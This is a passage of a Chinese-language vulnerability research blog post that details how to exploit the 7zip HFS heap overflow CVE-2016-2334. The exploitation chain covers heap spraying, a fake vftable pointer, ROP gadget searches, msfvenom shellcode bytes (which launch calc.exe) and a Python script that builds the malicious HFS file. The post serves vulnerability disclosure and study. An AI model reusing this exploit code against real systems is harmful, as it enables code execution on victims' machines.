我们选择的是后者。具体操作为：不断增加结构的数量（以 10 为增量逐渐增加，如 10、20、30），同时观察堆的变化；当对象到达 buf 缓冲区所在的位置后，再改为以 1 为增量增加结构的数量。

经过一番尝试后，我们确定所需增加的数值为 139：


139 * (0x20 + 0x30 + 2* 0x18)

此时，堆布局结构如下：



此堆结构看起来很符合我们的需要。通过将“buf”缓冲区的地址 0x12df9c8（即调用指令地址 0x12df9d0 减去 8 字节的偏移值）与对象的地址 0x12efdf8 相减，即可确定覆盖目标对象需要多少字节。为了确定攻击负载可以使用的空间大小，我们使用堆中可用的最后一个地址（上图中未显示），以便获得最大的大小值。利用该计算结果，我们将 OVERFLOW_VALUE 变量的值更新为 0x12618。

现在，我们可以重新生成文件并运行 7zip 应用，看看虚函数表是否被成功覆盖：




上图表明覆盖成功。下面，我们可以专心编写漏洞攻击工具了。

确认程序采用的保护措施

在进一步开发漏洞攻击工具之前，我们先要确定我们所分析的 7zip 版本中采用的保护措施。7zip 10.05 版本中使用的保护措施如下所示：


从下图可以看出，7zip 不支持地址空间布局随机化 (ASLR) 和数据执行保护 (DEP)。虽然我们希望在去年那篇关于此漏洞的报告发布后，这种情况会有所改变，但实际上却一切依旧。



如果使用的是 64 位版本的 7zip，操作系统会强制实施 DEP。

寻找负载

在寻找可利用的指令片段之前，我们先来看一下栈中指向负载的所有寄存器和指针。




从上面的截屏中可以看出，有多个位置指向负载的不同部分，具体包括：

- ESI
- EDX
- ESP
- ESP-C
- ESP+30
- EBP+40
- EBP-2C
- EBP-68

我们需要确定从缓冲区到具有虚函数表的对象的具体偏移值。由于 ESI 指向的是具有虚函数表的对象，EDX 指向的是缓冲区，所以只需用 ESI 减去 EDX 即可获得此偏移值。

```
0:000> ?esi - edx
Evaluate expression: 66608 = 00010430
```

将该偏移值对应的地址所存储的值放入负载后，可得到如下结果：



由于增加了偏移值“8”，所以得到的值也有所变化。现在，我们可以根据前面提到的要素来寻找可利用的指令片段。

寻找指针

由于我们要覆盖指向虚函数表的指针，所以我们不仅需要确定可利用的指令片段，还需要确定指向该指令片段的指针。

为此，我们可以使用下列工具：


- RopGadgets
- Mona

在进行此类分析时，组合使用多种工具有助于我们找到尽可能多的可利用的指令片段。

首先，我们可以使用 RopGadgets 来生成 7z.exe 和 7z.dll 的指令片段列表：

```
ROPgadget --depth 40 --binary 7z.dll > 7z.dll.txt
ROPgadget --depth 40 --binary 7z.exe > 7z.exe.txt
```

然后，我们就能在 Mona 中参照该列表来寻找指向这些指令片段地址的指针。




利用缺少 DEP 的可乘之机

由于此版本的 7zip 不支持 DEP，所以利用此漏洞最简单的方法就是将代码执行过程重定向到位于堆中的缓冲区。我们可以回过头看一下之前获得的指针列表，从中寻找符合这些要求的指针，结果如下：

```
520   ptr 0x1007c71c -> 0x1007c6fc : shr eax, 4 ; and eax, 1 ; pop esi ; ret
521   ptr 0x1007c734 -> 0x1007c6fc : shr eax, 4 ; and eax, 1 ; pop esi ; ret
522   ptr 0x1007c748 -> 0x1007c6fc : shr eax, 4 ; and eax, 1 ; pop esi ; ret
523   ptr 0x1007c754 -> 0x1007c6fc : shr eax, 4 ; and eax, 1 ; pop esi ; ret
```


可以看到，有多个地址包含了相同的指针值。这些地址非常有用，因为我们要在指令片段中使用 ESP 寄存器指向的地址中存储的所有指针，将代码执行过程重定向到缓冲区。该地址也会包含 ESI 寄存器所指向的值，而我们就是要将指向伪造虚函数表的指针地址放入 ESI 寄存器中。

确定这一点后，接下来我们就要找出该地址在经过反汇编后对应的是哪条指令。



从上图可以看出，“POP ES”指令会引发异常。不过，我们无法影响“输出”到“ES”的栈中的值。幸运的是，通过反汇编指令片段中使用的其他地址，有一个地址对应的指令不太让我们感到棘手：

```
0x1007c748 - 8 = 0x1007c740
```



由于“EDI”指向一块可写内存区域，所以我们应该可以执行该指令。

需要注意的是，该指令使用了我们用于填充缓冲区的字节（“0xcc”）。

鉴于这一点，我们在设置 shellcode 在缓冲区中的偏移时，需要忽略 3 个字节。

添加 SHELLCODE

现在，我们可以开始添加 shellcode，其偏移地址应为：

```
fake_vftable_ptr_offset = 0x00010430 + 3 ("0xCC")
```

我们可以使用 Metasploit 包含的 msfvenom 来生成 shellcode：


```
icewall@ubuntu:/opt/metasploit-framework/bin$ ./msfvenom -p windows/exec CMD="calc.exe" -f py
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 193 bytes
Final size of py file: 932 bytes
buf =  ""
buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
buf += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
buf += "\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"
buf += "\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"
buf += "\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"
buf += "\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"
buf += "\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"
buf += "\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"
buf += "\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"
buf += "\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"
buf += "\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d\x85\xb2\x00"
buf += "\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5"
buf += "\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a"
buf += "\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
buf += "\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00"
icewall@ubuntu:/opt/metasploit-framework/bin$
```

添加 shellcode 后，更新后的脚本内容如下：

```
payloadOffset = resourceFork.tell()
resourceFork.write("\x0F") # just to quickly end function
resourceFork.write("\xCC"*(size1-1)) #payload
p32 = lambda x : struct.pack("<I",x)

buf =  ""
buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
buf += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
buf += "\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"
buf += "\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"
buf += "\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"
buf += "\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"
buf += "\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"
buf += "\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"
buf += "\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"
buf += "\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"
buf += "\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d\x85\xb2\x00"
buf += "\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5"
buf += "\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a"
buf += "\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
buf += "\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00"

resourceFork.seek(payloadOffset + 0x10430)
resourceFork.write( p32(0x1007c71c - 8) )
resourceFork.seek( 3 , 1)
resourceFork.write( buf )
resourceFork.seek(0)
resourceData = resourceFork.read()
```

测试漏洞攻击

至此，我们已做好一切准备，接下来就是生成 HFS 文件，进行漏洞攻击测试。具体过程请观看下面的视频：




经确认，我们的 shellcode 能够达到预期目的。

确定攻击方法的普适性

我们已经确认，利用大小为 0x20 和 0x30 的对象来实现堆喷射的攻击战略是有效的，但是这种方法能否普遍适用？

在相同版本的 7zip 中，解析完全相同的 HFS 文件应该会在某些指针处获得相同的堆布局。但是，我们必须考虑堆分配中存在的可变因素，如环境变量、命令行参数字符串、负载文件的路径等等。这些因素都有可能会改变堆布局，而且在不同系统中可能有所不同。

遗憾的是，在本文所述的案例中（至少就我们用于制作漏洞攻击工具的命令行版 7zip 而言），这些可变因素会与发生溢出的缓冲区分配到同一个堆中。通过分析用于分配目标缓冲区的堆内存，可以得到如下结果：



如果仔细检查该堆，可以看到有一个字符串实际上就是要解压的 HFS 文件所在位置的路径。仅这一个字符串的变量长度，就会在很大程度上影响堆的空闲/已分配空间量，从而影响到堆喷射对象的结构，导致漏洞攻击失败。

要解决空闲堆空间上的差异，一种方法是制造足够大的分配空间，耗尽堆中可能存在的空闲空间，这就需要考虑到文件路径、环境变量长度等系统限制因素。感兴趣的读者可以自行尝试一下这种方法，或者进一步研究 GUI 版 7zip 的堆布局。

总结

就存档实用程序和通用文件解析器这样的应用中存在的基于堆的缓冲区溢出漏洞而言，即使攻击者无法像进行 Web 浏览器漏洞攻击那样随心所欲地操纵堆，也足以对现代系统进行漏洞攻击。由于无法经由损坏的堆元数据来成功利用漏洞，攻击者

将专注于通过覆盖应用数据来获得代码执行过程的控制权，从而实现漏洞攻击。鉴于当前一些产品中仍缺少标准的保护措施，制造漏洞攻击可能远比想象中简单。

发布者：EDMUND BRUMAGHIN；发布时间：10:00 AM

标签：7-ZIP、CVE-2016-2334、漏洞攻击、漏洞发现